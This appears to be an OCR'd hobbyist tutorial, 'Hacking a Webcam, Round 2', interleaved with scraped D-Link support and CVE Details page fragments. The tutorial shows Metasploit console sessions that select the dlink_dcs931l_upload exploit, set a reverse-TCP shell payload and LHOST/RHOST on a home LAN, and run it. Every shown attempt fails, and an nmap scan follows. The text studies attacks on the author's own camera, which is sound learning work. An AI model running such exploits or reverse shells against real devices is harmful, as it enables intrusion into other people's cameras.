


```
msf > use exploit/linux/http/dlink_dcs931l_upload
msf exploit(dlink_dcs931l_upload) > show payloads

Compatible Payloads
===================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   generic/custom                                         normal  Custom Payload
   generic/shell_bind_tcp                                 normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                              normal  Generic Command Shell, Reverse TCP Inlin
   linux/mipsle/exec                                      normal  Linux Execute Command
   linux/mipsle/meterpreter/reverse_tcp                   normal  Linux Meterpreter, Reverse TCP Stager
   linux/mipsle/reboot                                    normal  Linux Reboot
   linux/mipsle/shell/reverse_tcp                         normal  Linux Command Shell, Reverse TCP Stager
   linux/mipsle/shell_bind_tcp                            normal  Linux Command Shell, Bind TCP Inline
   linux/mipsle/shell_reverse_tcp                         normal  Linux Command Shell, Reverse TCP Inline

msf exploit(dlink_dcs931l_upload) >
msf exploit(dlink_dcs931l_upload) > set payload linux/mipsle/shell_reverse_tcp
payload => linux/mipsle/shell_reverse_tcp
msf exploit(dlink_dcs931l_upload) >
```

Use show payloads to see which payloads will work with the selected exploit


```
set RHOST 192.168.1.96
set LHOST 192.168.1.56
set LPORT 4444
show options
```

Setup all the required options




```
msf exploit(dlink_dcs931l_upload) > show options

Module options (exploit/linux/http/dlink_dcs931l_upload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Camera password (default: blank)
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     192.168.1.96     yes       The target address
   RPORT     80               yes       The target port
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  admin            yes       Camera username
   VHOST                      no        HTTP server virtual host


Payload options (linux/mipsle/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.56     yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux mipsle Payload


msf exploit(dlink_dcs931l_upload) > exploit
```

exploit



```
msf exploit(dlink_dcs931l_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[-] Exploit aborted due to failure: unexpected-reply: 192.168.1.96:80 - Unable to upload payloa
d
[*] Exploit completed, but no session was created.
msf exploit(dlink_dcs931l_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[-] Exploit aborted due to failure: no-access: 192.168.1.96:80 - Authentication failed or setFi
leUpload functionality does not exist
[*] Exploit completed, but no session was created.
msf exploit(dlink_dcs931l_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[-] Exploit aborted due to failure: no-access: 192.168.1.96:80 - Authentication failed or setFi
leUpload functionality does not exist
[*] Exploit completed, but no session was created.
msf exploit(dlink_dcs931l_upload) > nmap 192.168.1.96
[*] exec: nmap 192.168.1.96


Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-06 09:54 PST
Nmap scan report for DCS-933L (192.168.1.96)
Host is up (0.0054s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
MAC Address: B0:C5:54:32:5C:DC (D-Link International)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
msf exploit(dlink_dcs931l_upload) > exploit
```

Drat, didn't work!



Search by product, keyword, model.
Home
Support
Forums
Security Advisories
Shop
US
D-Link Building Networks for People
TechSupport
Consumer
Business

Product Registration
Register your product to extend your free support from 30 days to 90 days

Warranty Document
Click here to see this product's warranty document.

First Time Setting Up?
Check out our FAQs, Videos and Quick Install Guides

Contact Support
Get help by chat, email or phone

DCS-933L
Day & Night Wi-Fi Camera

For access to the right downloads, please select the correct hardware revision for your device.

A ▼ How to find the hardware version?

Type	Date		
Firmware (1.07.01) ▼	03/05/15	Download	Release Notes
	09/10/13	Download	
	05/28/14	Download	
Datasheet (01.2015)	01/19/15	Download	
D-View Cam (3.6.0)	04/15/14	Download	Release Notes
Setup Wizard Windows (1.04.10 Win) ▼	05/28/14	Download	

Firmware (1.13.05)
Firmware (1.12.03)
Firmware (1.07.01)


And the older firmware is no longer available on the D'Link website

Hacking a Webcam

Round 2

D-Link 933L

Last week I tried to hack this webcam and failed




RJ-45 LAN Jack

Power LED
Reset hole
WPS (WiFi Protected Setup)

http://us.dlink.com/products/home-solutions/day-night-wifi-camera-dcs-933l/

D-Link 931L

This week I tried a different model of the webcam. This is the one the exploit was tested on.




RJ-45 LAN Jack

Power LED
Reset hole
WPS (WiFi Protected Setup)

http://us.dlink.com/products/home-solutions/day-only-wifi-camera-dcs-931l/

Search for D-Link vulnerabilities



CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact
- Feedback

Enter a CVE id, product, vendor, vulnerability type

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores


CVSS Score	Number Of Vulnerabilities	Percentage
0-1	75	0.10
1-2	608	0.80
2-3	3220	4.10
3-4	1978	2.50
4-5	15632	19.80
5-6	15700	19.90
6-7	9749	12.30
7-8	19861	25.10
8-9	346	0.40
9-10	11900	15.10
Total	79069	

Weighted Average CVSS Score: **6.8**

Looking for OVAL (Open Vulnerability and Assessment Language) definitions? **http://www.itsecdb.com** allows you to view

https://www.cvedetails.com/

Find the link to Metasploit modules for D-Link



CVE security vulnerability ×
https://www.cvedetails.com/google-search-results.php?q=dlink&sa=Search

NVD Website
CWE Web Site

View CVE :

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)

Search By Microsoft Reference ID:

Go

(e.g.: ms10-001 or 979352)

D-link : Security vulnerabilities
https://www.cvedetails.com/vulnerability-list/vendor.../**D-link**.html
Security vulnerabilities related to **D-link** : List of vulnerabilities related to any product of this vendor. Cvss scores, vulnerability details and links to full CVE details ...

D-link : Products and vulnerabilities
https://www.cvedetails.com/vendor/899/**D-link**.html
D-link: List of all products, security vulnerabilities of products, cvss score reports, detailed graphical reports, vulnerabilities by years and metasploit modules ...

Dlink : Security vulnerabilities
https://www.cvedetails.com/vulnerability-list/vendor_id.../**Dlink**.html
Security vulnerabilities related to **Dlink** : List of vulnerabilities related to any product of this vendor. Cvss scores, vulnerability details and links to full CVE details ...

